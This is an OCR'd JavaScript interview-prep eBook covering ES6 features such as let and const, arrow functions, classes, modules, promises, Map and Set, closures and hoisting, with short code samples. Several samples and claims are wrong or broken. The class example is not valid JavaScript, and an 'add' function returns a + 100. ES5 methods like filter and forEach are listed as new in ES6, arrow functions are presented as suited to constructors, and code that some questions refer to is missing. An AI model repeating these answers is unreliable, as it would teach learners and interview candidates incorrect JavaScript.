Ui Dev Guide

Volume 1

50+ es Interview Questions

Ultimate Guide for 2024

Welcome to the ES6 Interview Guide!

This eBook is designed to help you master the essential concepts of ES6 and ace your JavaScript interviews. Here's a quick guide on how you should read and practice the material to get the most out of it.
Follow the steps to upscale for your next interview:

- **Understand the Basics First**
- **Practice Coding After Each Topic**
- **Use Interactive Resources**
- **Apply the Concepts in Small Projects**
- **Use Online Coding Platforms for Practice**
- **Schedule mock Review Sessions**
- **Ask Questions and Join Communities**
- **Prepare for Interviews by Mock Testing**

Frequently Asked ES6 Interview Questions

What is ES6?

ES6, or ECMAScript 2015, is the sixth version of JavaScript, marking a significant upgrade since ES5 in 2009. It introduced several new features such as classes, modules, and advanced object manipulation techniques.

How many parts are in an ES6 module?

While modules have long been a part of the JavaScript ecosystem through libraries, they became native to the language in ES6. Modules are reusable blocks of code, which consist of two main parts: Default Export and Named Export. You can import these modules in other files for reuse.

What is a class in ES6?

Introduced in 2015 with ES6, classes in JavaScript provide a blueprint for creating objects, encapsulating data, and defining methods. Example:

```
Class Order {
  constructor(id) {
    this.id = id;
  }

  getId() {
    console.log('The Order Id of Your Order ${this.id}')
  }
}

Order o1 = new Order('5gf123');
o1.getId(); Output: The Order Id of Your Order 5 gf123
```


What is an arrow function in ES6?

Arrow functions serve as a shorter syntax for function expressions, with lexical scoping for the `this` keyword. Unlike traditional functions, arrow functions cannot be used as methods or constructors. Example:

```
const greet = () => {
  console.log("Hello Guys!");
};
```

What is `export default` in ES6?

The `export` statement is used to make code available to other modules. There are two types: Named Export and Default Export, the latter being used to export a single entity such as a variable, function, or object. Example:



```
// In Test.js
const x1 = 10;
export default x1;

// In Com.js
import y1 from './Test.js';
```

What is destructuring in ES6?

Destructuring allows extracting values from arrays or objects into distinct variables. Example:

```
let [dog, cat, rabbit] = ['dog', 'cat', 'rabbit'];
console.log(dog); // Output: dog
```

What is event propagation (capturing and bubbling)?
When an event is triggered in the DOM, it doesn't occur on just one element. It propagates through three phases:

- **Capturing Phase: The event moves from the window down to the target element.**
- **Target Phase: The event reaches the target element.**

- Bubbling Phase: The event bubbles back up to the window.

What is the difference between ES5 and ES6?

ES6, introduced in 2015, brought many new features compared to ES5 (2009):
Variables ES6 introduced `let` and `const` for block scoping, whereas ES5 had only `var` for function scoping.

- Destructuring: Simplifies the assignment of array and object values.
- Arrow Functions: Provide a shorter syntax and lexical scoping for `this`.
- Classes and Modules: Native support in ES6 for OOP and modularization.

How do you define a function in ES6?

ES6 introduced arrow functions. Here's a breakdown:
Remove the `function` keyword and place an arrow `=>` between the arguments and the body.
If the function body has only one expression, remove the body brackets and the `return` keyword is implied.

Parentheses around arguments are optional if there's only one argument.

```
const add = (a, b) => a + 100;
```

How do you import CSS in ES6?

In ES6, you can import CSS files directly into your JavaScript files using the `import` statement.
Example:

```
import './index.css';
```

What are the new features introduced in ES6?

Major features introduced in ES6 include:

- let and const: Block-scoped variables.
- Destructuring: Easily extract values from arrays and objects.
- Template Literals: Simplified string concatenation using backticks.
- Classes: Object-oriented syntax for creating objects.
- Modules: Native support for exporting and importing code.

Define `let` and `const` in ES6.

let: Allows block-scoped variables, preventing redeclaration in the same scope. However, it allows reassignment.

const: Creates block-scoped variables that cannot be reassigned or redeclared. Once a value is assigned to a `const` variable, it cannot be changed.

```
let x = 10;
x = 20; // This works

const y = 10;
y = 20; // This throws an error
```

What is Functional Programming?

Functional programming is a programming paradigm where functions are treated as first-class citizens. It emphasizes immutability, pure functions (no side effects), and higher-order functions like `map`, `filter`, and `reduce`. Example:

```
const numbers = [1, 2, 3, 4];
const doubled = numbers.map(n => n * 2)
```

Give an example of an Arrow function in ES6. and list its advantages.

Arrow functions provide a concise syntax for writing functions. They also lexically bind the `this` keyword, making them more predictable in certain contexts. Example:

```
const greet = name => `Hello, ${name}`;
```

Advantages of Arrow Functions:

- Shorter syntax
- Lexical scoping of `this`
- No need for the `function` keyword
- Implicit return for single expressions

What is the Spread Operator in ES6?

The spread operator (`...`) expands iterable elements like arrays or strings into individual elements. Example:

```
const arr1 = [1, 2, 3];
   const arr2 = [...arr1, 4, 5];  // [1, 2, 3, 4, 5]
```

It can also be used to copy objects or merge arrays.

What are Template Literals in ES6?

Template literals allow easier string interpolation and multi-line strings using backticks (`` ` ``).
Example:

```
const name = 'John';
const greeting = `Hello, ${name}!`;
```

This simplifies concatenation and supports embedded expressions.

What is a Generator Function?

A generator function is a special kind of function that can pause its execution (`yield`) and later resume from where it left off. Example:

```
function* gen() {
  yield 1;
  yield 2;
  yield 3;
}

const g = gen();
console.log(g.next().value); // Output: 1
```

Why are functions called first-class objects in JavaScript?

Functions in JavaScript are treated as first-class objects, meaning they can:

- Be assigned to variables.
- Be passed as arguments to other functions.
- Be returned from functions.
- Have properties and methods.

What is the Rest Parameter in ES6?

The rest parameter (`...`) allows a function to accept an indefinite number of arguments as an array.
Example:

```
function sum(...numbers) {
  return numbers.reduce((total, num) => total + num, 0);
}

console.log(sum(1, 2, 3, 4)); // Output: 10
```

What do you mean by IIFE (Immediately Invoked Function Expression)?

An IIFE is a JavaScript function that is executed immediately after it is defined. It is wrapped in

parentheses to create its own scope and prevent polluting the global scope. Example:

```
(function() {
  console.log('This is an IIFE');
})();
```

What are default parameters in ES6?

ES6 introduced default parameters, allowing function arguments to have default values if no value or `undefined` is passed. Example:

```
function greet(name = 'Guest') {
  console.log(`Hello, ${name}`);
}

greet(); // Output: Hello, Guest
```

Explain the `for...of` loop in ES6?

The `for...of` loop iterates over iterable objects like arrays, strings, or maps. It provides an easy way to loop through the values. Example:

```
const animals = ['cat', 'dog', 'bird'];
for (const animal of animals) {
  console.log(animal);
}
// Output: cat, dog, bird
```

Explain the `for...in` loop.

The `for...in` loop iterates over the enumerable properties of an object (keys or properties). It is useful for working with objects rather than arrays. Example:

```
const employee = {
      name: 'John',
      age: 30,
      position: 'Developer'
    };

    for (let key in employee) {
      console.log(`${key}: ${employee[key]}`);
    }
```

What is a `Map` in ES6?

A `Map` is a collection of key-value pairs, where both keys and values can be of any data type. It provides better performance when dealing with a large number of elements. Example:

```
const map = new Map();
map.set('name', 'John');
console.log(map.get('name')); // Output: John
```

What is a `Set` in ES6?

A `Set` is a collection that holds unique values. It automatically eliminates duplicate entries. Example:

```
const set = new Set([1, 2, 3, 3, 4]);
console.log(set);  // Output: Set(4) {1, 2, 3, 4}
```

What is a `WeakMap` in ES6?

A `WeakMap` is similar to a `Map`, but its keys must be objects, and the keys are held weakly. This means that if there are no other references to a key object, it can be garbage collected. Example:

```
const weakMap = new WeakMap();
let obj = {};
weakMap.set(obj, 'value');
```

Explain promises in ES6.

A promise represents the eventual completion (or failure) of an asynchronous operation and its resulting value. A promise can be in one of three states: *pending*, *fulfilled*, or *rejected*. Example:

```
const promise = new Promise((resolve, reject) => {
  setTimeout(() => resolve('Success!'), 1000);
});

promise.then(result => console.log(result)); // Output: Success!
```

What is a `WeakSet` in ES6?

A `WeakSet` is a collection of objects where the objects are held weakly. This allows for garbage collection when there are no other references to the objects. Unlike `Set`, `WeakSet` can only hold objects, not primitive values. Example:

```
const weakSet = new WeakSet();
let obj = {};
weakSet.add(obj);
```

What is Callback and Callback Hell in JavaScript?

Callback: A function passed as an argument to another function, to be executed after the completion of a task.

Callback Hell: This occurs when multiple nested callbacks make code difficult to read and maintain. Example:

```
setTimeout(() => {
  console.log('Task 1');
  setTimeout(() => {
    console.log('Task 2');
    setTimeout(() => {
      console.log('Task 3');
    }, 1000);
  }, 1000);
}, 1000);
```

What is hoisting in JavaScript?

Hoisting is JavaScript's default behavior of moving variable and function declarations to the top of the scope before code execution. Variables declared with `var` are hoisted, but only their declarations, not initializations.
`let` and `const` are hoisted but not initialized, so accessing them before declaration results in a `ReferenceError`.

```
console.log(x);  // Output: undefined
var x = 5;
```

What is AJAX in JavaScript?

AJAX stands for Asynchronous JavaScript and XML. It enables web pages to be updated asynchronously by exchanging data with a web server behind the scenes. This allows web pages to update dynamically without needing to reload the entire page.

Technologies involved in AJAX include:

- **HTML (structure)**
- **CSS (styling)**
- **JavaScript (behavior)**
- **XMLHttpRequest (to interact with the server)**

List some new array methods introduced in ES6.

- **concat(): Merges two or more arrays.**
- **every(): Checks if all elements pass a test.**
- **filter(): Creates a new array with elements that pass a test.**
- **find(): Returns the value of the first element that satisfies a condition.**
- **forEach(): Executes a function for each array element.**
- **Array.from(): Converts array-like or iterable objects into arrays.**

What are the new string methods introduced in ES6?

- **startsWith():** Checks if a string starts with specified characters.
- **endsWith():** Checks if a string ends with specified characters.
- **includes():** Checks if a string contains specified characters.
- **repeat():** Repeats a string a given number of times.

What is Webpack?

Webpack is a module bundler for JavaScript. It compiles JavaScript modules into a single file or a set of files, making it easier to manage dependencies. Webpack is commonly used in front-end development but can also work with Node.js on the backend.

What is Babel?

Babel is a JavaScript transpiler that converts newer ECMAScript (like ES6) syntax into ES5 or earlier, making the code compatible with older browsers. It allows developers to use modern JavaScript features without worrying about browser support.

```
// Input (ES2020):
const greet = name => `Hello, ${name ?? "World"}`

// Output (ES5):
var greet = function(name) {
  return "Hello, " + (name != null ? name : "World");
};
```

What are the object-oriented features in ES6?

Some of the object-oriented features introduced in ES6 include:

- **Classes: Introduces a simpler syntax for defining objects.**
- **Inheritance: Using the `extends` keyword.**
- **Static Methods: Methods that belong to the class itself, not instances.**
- **Getters and Setters: Methods that get and set object properties.**

Compare ES5 and ES6.

- **ES5 (2009): Supports `var`, function declarations, and objects.**
- **ES6 (2015): Adds `let`, `const`, classes, template literals, arrow functions, and modules.**
- **Variable Declaration: ES5 uses `var`, while ES6 introduces `let` and `const`.**
- **Arrow Functions: Not present in ES5 but introduced in ES6 for simpler syntax.**
- **Modules: Native module support in ES6.**

What is the difference between `let`, `const`, and `var`?

- **let: Block-scoped, can be updated but not redeclared.**
- **const: Block-scoped, cannot be updated or redeclared after initialization.**
- **var: Function-scoped, can be redeclared and updated, prone to hoisting issues.**

Name some array methods introduced in ES6.


- **Array.fill(): Fills an array with a static value.**
- **Array.from(): Converts array-like objects into arrays.**
- **Array.prototype.keys(): Returns an iterator containing the keys of the array.**
- **Array.of(): Creates an array from its arguments.**

What are some string methods introduced in ES6?

- **includes(): Checks if a string contains a specified value.**
- **startsWith(): Checks if a string starts with a specified value.**
- **endsWith(): Checks if a string ends with a specified value.**
- **repeat(): Returns a new string with a specified number of copies.**

How do you use destructuring assignment to swap variables?

In ES6, destructuring can be used to swap variables in a concise manner:



```
let a = 1, b = 2;
[a, b] = [b, a];
console.log(a); // Output: 2
console.log(b); // Output: 1
```

What is the result of spreading the string `'macbook'` using the spread operator?

When you spread a string, it breaks it into individual characters:

```
console.log([...`macbook`]);
// Output: ['m', 'a', 'c', 'b', 'o', 'o', 'k']
```

What is the Prototype Design Pattern?

The prototype design pattern is used to create objects based on a template, or "prototype," from which other objects are cloned. In JavaScript, this is inherent since JavaScript is a prototype-based language where objects inherit properties and methods from other objects.

What is the difference between `WeakMap` and `Map` in ES6?

Map: Holds key-value pairs, where keys can be any data type (including primitives), and the key-value pairs are strongly referenced.
WeakMap: Only accepts objects as keys, and the keys are weakly referenced, meaning they can be garbage collected if no other references exist.

What is the advantage of using arrow functions for constructor methods?

Arrow functions do not have their own `this`, so they inherit the `this` value from their surrounding context. This makes them more predictable inside constructors, as they always reference the class instance.

What is the Temporal Dead Zone in JavaScript?

The Temporal Dead Zone (TDZ) is the time between the declaration and initialization of a `let` or `const` variable. Accessing the variable within this zone results in a `ReferenceError`.

What is the difference between `Set` and `WeakSet` in ES6?

- **Set: A collection of unique values (both primitives and objects). Values in `Set` are strongly held.**
- **WeakSet: Only holds objects, and these objects are weakly referenced, allowing garbage collection when no other references exist.**

What is a Proxy in ES6?


A Proxy object in ES6 allows developers to define custom behavior for fundamental operations on objects, such as reading and writing properties, function calls, and more. Proxies can be used for tasks like validation or logging.

What is the difference between `const` and `Object.freeze()`?

const: Prevents reassignment of a variable.
Object.freeze(): Prevents modification of an object's properties (deep freeze must be used for nested objects).

Why does the following not work as an IIFE (Immediately Invoked Function Expression)? What needs to be modified?

The above code doesn't work as an IIFE because the JavaScript engine interprets the `function x() {}` as a function declaration, and function declarations cannot be immediately invoked. To fix this, you can wrap the function in parentheses:



What is Internationalization and Localization in JavaScript?

Internationalization (i18n): It is the process of designing a product so that it can be adapted to various languages and regions without requiring engineering changes.

Localization (l10n): It is the process of adapting a product to a specific locale or market, such as translating text into a different language or formatting dates and numbers.

List the advantages of Arrow Functions.

- Concise syntax, which reduces code size.
- No need for the `return` keyword in single-line functions.
- Implicit binding of `this`, providing a more predictable behavior.
- No need for curly braces in single-expression functions.

Explain destructuring assignment in ES6.

Destructuring allows you to extract data from arrays or objects into distinct variables. Example:

```
const person = {
  name: 'John',
  age: 30
};
const {
  name,
  age
} = person;
console.log(name); // Output: John
```

What is a `Map` in ES6?

A `Map` is a collection of key-value pairs, where keys and values can be of any data type. Unlike objects, `Map` keys can be anything, including objects or functions. Example:

```
const map = new Map();
map.set('key1', 'value1');
map.set({}, 'value2');
console.log(map.get('key1')); // Output: value1
```

Explain the `for...of` loop with an example.

The `for...of` loop iterates over the values of iterable objects like arrays or strings. Example:

```
const colors = ['red', 'green', 'blue'];
for (const color of colors) {
  console.log(color);
}
```

What is a `WeakSet` in ES6?

A `WeakSet` is a collection of objects, where objects are held weakly. This means that if no other references to an object exist, it can be garbage collected. Example:

```
let obj1 = {
  name: 'John'
};
const weakSet = new WeakSet();
weakSet.add(obj1);
```

Mention the 3 states of Promises in ES6.

- **Pending: The initial state, before the promise is fulfilled or rejected.**
- **Fulfilled: The operation was completed successfully.**
- **Rejected: The operation failed.**

What are modules in JavaScript?

Modules allow you to encapsulate code into reusable components. In ES6, modules can be created using `export` and `import` statements. Example:

```
// module.js
export const name = 'John';

// main.js
import {  name } from './module.js';
console.log(name); // Output: John
```

Explain named export and default export in ES6.

Named Export: Exports multiple values, and the names must match during import.
Example:

```
export const x = 10;
export function greet() {
  console.log('Hello');
}
import {
  x,
  greet
} from './module.js';
```

Default Export: Allows exporting a single value or object. Import names can differ from export names.

Example:

To enhance your learning, I invite you to check out my YouTube channel: UI Dev Guide. The channel is dedicated to providing mock interview for job seeker, helping in career consulting, and practical examples that mostly asked in the interviews
check below playlist for javascript angular and react:

Angular : 🌐 Must Watch Angular interviews
React: 🌐 Must watch React interviews list before going for interview
Javacript Coding :
🌐 JavaScript coding interview questions | JavaScript interview questions and answers
Javascript: 🌐 JavaScript interview questions

Var vs Let vs Const

Initially, we used the Var to declare the variable It was straightforward.

The only thing you needed to do was just something like this:

`var x = 3; var y = 'Ui dev guide';`

Var: function scope has a **problem** let's see in the below image

```
function print() {
  var name = "fizz";
  {
    name = "buzz";
    console.log(name) //buzz
  }
  console.log(name) // buzz this problem with var if we do update in block
                    // the value get change for outside as well

}
print();
```

Since ES6, there are two new keywords, *const* and *let*

Let / const: block scope

We can reuse **let** and **const** outside of the block

Example

```
function print() {
  let name = "fizz";
 {
    let name = "buzz";
    let fullName = "fizzBuzz"
    console.log(name) // Bizz becuase of block scope it is not available outside
  }

  console.log(name) // Fizz
  console.log(fullName) // Uncaught ReferenceError: fullName is not defined"

}
print();
```

Ui Dev Guide

What is Hoisting in JavaScript?

Hoisting is a concept that enables us to extract values of variables and functions even before.

- Initializing/assigning value without getting errors is happening due to the 1st phase (memory creation phase) of the Execution Context.
- context gets created in two-phase, so even before code execution, memory is created so that in the case of a variable, it will be initialized as undefined while in the case of a function the whole function code is placed in the memory.

Variable hoisting

As we have seen in the last slide the variable gets hoisted so you can use a variable in code before it is declared and/or initialized.

- However, JavaScript only hoists declarations, not initializations! This means that initialization doesn't happen until the associated line of code is executed, even if the variable was originally initialized then declared, or declared and initialized in the same line.

Until that point in the execution is reached the variable has its default initialization (undefined for a variable declared using var, otherwise uninitialized),

Ui Dev Guide

Function hoisting

One of the advantages of hoisting is that it lets you use a function before you declare it in your code.

```
console.log(num); // Returns ' undefined '
//hoisted var declaration ( not 6 )

var num; // Declaration
num = 6; // Initialization

console.log(num); // Returns 6 after the line with
//initialization is executed .
```

Ex Variable hoisting

```
print();

function print() {
  console.log("ui dev guide")
}
/*
The result of the code above is : "ui dev guide"
*/
```

Ex Function hoisting

3

What are JavaScript data types?

In JavaScript, there are three primary data types, two composite data types, and two special data types.

Primary Data Types/ Primitive Data types

String, Number, Boolean

Composite Data Types/ Non-primitive Data types

Object, Array

Special Data Types

Null, Undefined

What is the difference between "==" and "==="?

"==" checks only for equality in value whereas "===" is a stricter equality test and returns false if either the value or the type of.
the two variables are different. So, the second option needs both the value and the type to be the same for the operands.

What is an undefined value in JavaScript?

Undefined value means the:

Ui Dev Guide

- Variable used in the code doesn't exist
- Variable is not assigned to any value
- Property doesn't exist

null vs undefined javascript

undefined means a variable has been declared but has not yet been assigned a value, null is an assignment value. It can be assigned to a variable as a representation of no value. undefined and null are two distinct types: undefined is a type itself (undefined) while null is an object.

What is a callback function?

A callback function is a function passed into another function as an argument. This function is invoked inside the outer function to complete an action. Let's take a simple example of how to use the callback function.

```
function callbackFun(name) {
  console.log(' Hello ' + name);
}

function outerFun(callback) {}
let name = console.log('John');
callbackFun(name);
outerFun(callbackFun);
```

Need of callback

Callbacks are needed because javascript is an event-driven language. That means instead of waiting for a response javascript will keep executing while listening for other events.

- Callbacks make sure that a function is not going to run before a task is completed but will run right after the task has been completed. It helps us develop asynchronous JavaScript code and keeps us safe from problems and errors.

Callback Hell is an anti-pattern with multiple nested callbacks which makes code hard to read and debug when dealing with asynchronous logic. The callback hell looks like below,

```
async1(function() {
  async2(function() {
    async3(function() {
      async4(function() {
        async5(function() {
          // ....
        });
      });
    });
  });
});
```

In the example, we can see the **async** function one in another. it is very difficult to debug and read, it's called the callback hell, to resolve the callback hell we use the promises and async function.

5

what is the difference between Undeclared & Undefined variables?

Undefined: It occurs when a variable has been declared but has not been assigned with any value. Undefined is not a keyword.

Undeclared: It occurs when we try to access any variable that is not initialized or declared earlier using the var or const keyword.

```
// undefined
var geek;
console.log(geek)

// undeclare
// ReferenceError :
// myVariable is not defined
console.log(myVariable)
```

What are the possible ways to create objects in JavaScript?

- Object constructor
- Objects create method
- Object literal syntax
- Function constructor
- Function constructor with prototype

Ui Dev Guide

Object Constructor

The simplest way to create an empty object is using the Object constructor. Currently, this approach is not recommended.

```
var obj=new Object();
```

Objects create method

The create method of Object creates a new object by passing the prototype object as a parameter

```
var obj=Object.create(null);
```

Object literal syntax

The object literal syntax is equivalent to create method when it passes null as a parameter

```
var obj= {}
```

Function constructor

Create any function and apply the new operator to create object instances,

```
function Person(name) {
  this.name = name;
  this.age = 55;
}
var object = new Person("John");
```

Function constructor with prototype

This is similar to a function constructor but it uses prototypes for their properties and methods,

```
function Person() {}
Person.prototype.name = "John";
```

Ui Dev Guide

What are the Operators in JavaScript?

- Assignment Operators
- Arithmetic Operators
- Comparison Operators
- Logical Operators
- Bitwise Operators
- String Operators
- Other Operators

https://www.w3schools.com/js/js_operators.asp

What are the JavaScript Array Methods?

Add/Remove items

We already know methods that add and remove items from the beginning or the end:

arr.push(...items) – adds items to the end,

arr.pop() – remove an item from the end,

arr.shift() – remove an item from the beginning,

arr.unshift(...items) – adds items to the beginning.

splice:

The splice() method helps you add, update, and remove elements in an array.

- In the example below, we are adding an element zack at index 1 without deleting any elements.

```
let arr = [1, 2, 1, 3, 4, 5, 3];
arr.splice(1, 0, 'john');
console.log(arr);
```

Slice:

The slice() method slices out a piece of an array into a new array.

- You can copy and clone an array to a new array using the slice() method. Note that the slice() method doesn't change the original array. Instead, it creates a new shallow copy of the original array.

```
const salad = ['🍅', '🍄', '🥦', '🥒', '🌽', '🥕'];
const saladCopy = salad.slice();

console.log(saladCopy); // ['🍅', '🍄', '🥦', '🥒', '🌽', '🥕']

salad === saladCopy; // returns false
```

Concat()

The concat() method merges one or more arrays and returns a merged array. It is an immutable method. This means it doesn't change (mutate) existing arrays.

arr.concat(arg1, arg2...)

```
const first = [1, 2, 3];
const second = [4, 5];
const merged = first.concat(second);

console.log(merged); // [1, 2, 3, 4, 5]
console.log(first); // [1, 2, 3]
console.log(second); // [4, 5]
```

Iterate: forEach()
The arr.forEach() method allows running a function for every element of the array.

```
let arr = [1, 2, 3, 4, 5]
arr.forEach((el) => {
  console.log(el);
})
```

Searching In Array

arr.indexOf(item, from) – looks for an item starting from the index from, and returns the index where it was found, otherwise -1.

- arr.lastIndexOf(item, from) – same, but looks for from right to left.
- arr.includes(item, from) – looks for item starting from the index from, returns true if found.

```
let arr = [1, 0, false, true, "John"];
console.log(arr.indexOf(0)) //1
console.log(arr.indexOf(1)) //0
console.log(arr.indexOf(false)) //2
console.log(arr.indexOf(true)) //3
console.log(arr.indexOf("John")) //4
```

Diff between Arrow function and normal function

Arrow Function:

- the new feature introduced in ES6 is a more concise syntax for writing function expressions
- While both regular JavaScript functions and arrow functions work in a similar manner.
- there are certain differences between them.

```
let add = (a, b) => {
  return a + b
};
```

The arrow function example above allows a developer to accomplish the same result with fewer lines of code. Curly brackets aren't required if only one expression is present.

The above example can also be written like this

```
let add = (a, b) => a + b;
```

- Inside of a regular JavaScript function, this value is dynamic as per the execution context object.
- The dynamic context means that the value of this depends on how the function is invoked.
- The value of this inside an arrow function remains the same throughout the lifecycle of the function and is always bound to the value of this in the closest non-arrow parent function.

What are closures in javascript?

A Closure is the combination of a function and the lexical environment within which that function was declared. i.e, It is an inner function that has access to the outer or enclosing function's variables.

Ui Dev Guide

- The closure has three scope chains.
- Own scope where variables defined between its curly brackets
- Outer function variables
- Global variables

```
function OuterFunction() {
  var outerVariable = 1;
  function InnerFunction() {
    alert(outerVariable);
  }
  InnerFunction();
}

OuterFunction();
```

Advantages of closures:

1. Callbacks implementation in javascript is heavily dependent on how closures work

2. Mostly used in Encapsulation of the code

3. Also used in creating API calling wrapper methods

Disadvantages of closures:

1. Variables used by the closure will not be garbage collected

2. Memory snapshots of the application will be increased if closures are not used properly.

for of vs for in loop javascript

Javascript has several types of "for..." loops such as

- forEach (Es5)
- for... loop
- for-in... loop
- for of... loop
- We use the ForEach... or For loop... most of the time when we want to iterate the arrays.

- We will see in the next slide what is the use of for-in and for-of loops in javascript.

for-in... Loop

for-in... loops over enumerable property names of an object.
This means it helps us to loop over the object and see object properties.

```
let basket = {
  apple: 3,
  mango: 2,
  orange: 5
}
for (let item in basket) {
  console.log(item);
}
//"apple"
//"mango"
//"orange"
```

if you see in the example we have Basket Object and we are looping with for-in so it will return object properties.

for-of... loops over array properties or string.

- suppose if we iterate on basket array it gets each character in the string.
- if we are looping over an array then it will return each value in the array let's see the example

```
let basket = ["apple", "mango", "orange"]
for (let item of basket) {
  console.log(item);
}
//"apple"
//"mango"
//"orange"
```


```
let basket = "John"
for (let item of basket) {
  console.log(item);
}
/*
"J"
"o"
"h"
"n" */
```

Event delegation in javascript?

Event Delegation is basically a pattern to handle events efficiently.

- Instead of adding an event listener to each and every similar element, we can add an event listener to a parent element and call an event on a particular target using the .target property of the event object.
- We can get the element using the getElementById and attach whatever event we want to use like click mouseover, blur, and more.

In the below code, we have added the eventListener on category id and we users click on any child we are getting the reference in e.target.id which we have added on each child.



What Does Double Negation (!!) Do it in JavaScript?

Double negation converts truthy values to the true Boolean and falsy values to the false Boolean. It is not a distinct JavaScript operator, but really just a sequence of two negations. Apply the first negation results in false for a truthy value, and true for a falsy value. The second negation will then operate on the normal Boolean value that results.
Converts object to boolean. If it were falsely (e.g. 0, null, undefined, etc.), it would be false, otherwise, true.

- If you need to convert a value to a Boolean, it's better to be explicit and use the Boolean constructor instead of double negation, Let's see the example,
- You Can see in the second image we can use the boolean constructor to get booleans to return depending on the input value.

```
console.log(!!2); //true
console.log(!!''); //false
console.log(!!NaN); // false
console.log(!!"John"); //true
```

```
console.log(Boolean(2)); //true
console.log(Boolean('')); //false
console.log(Boolean(NaN)); // false
console.log(Boolean("John")); //true
```

What are Web Workers in JavaScript?

JavaScript is a single-threaded programming language. That means everything happens on that single main thread.

- It can't do multiple things at the same time.
- Web workers were introduced to solve this issue. Web workers give us the possibility to write multi-threaded JavaScript, which does not block the DOM.
- Web workers cannot perform any kind of DOM manipulation as it does not have access to the Window object, the Document Object, or the DOM Since web workers are in external files.

- However it does have access to the location object, the navigator object, fetch, the Application Cache, and importing external scripts using importScripts().
- The worker constructor takes a path to a worker script (i.e worker.js)

```
var TestWorker = new worker("worker.js")

/* Sending messages to a web worker */
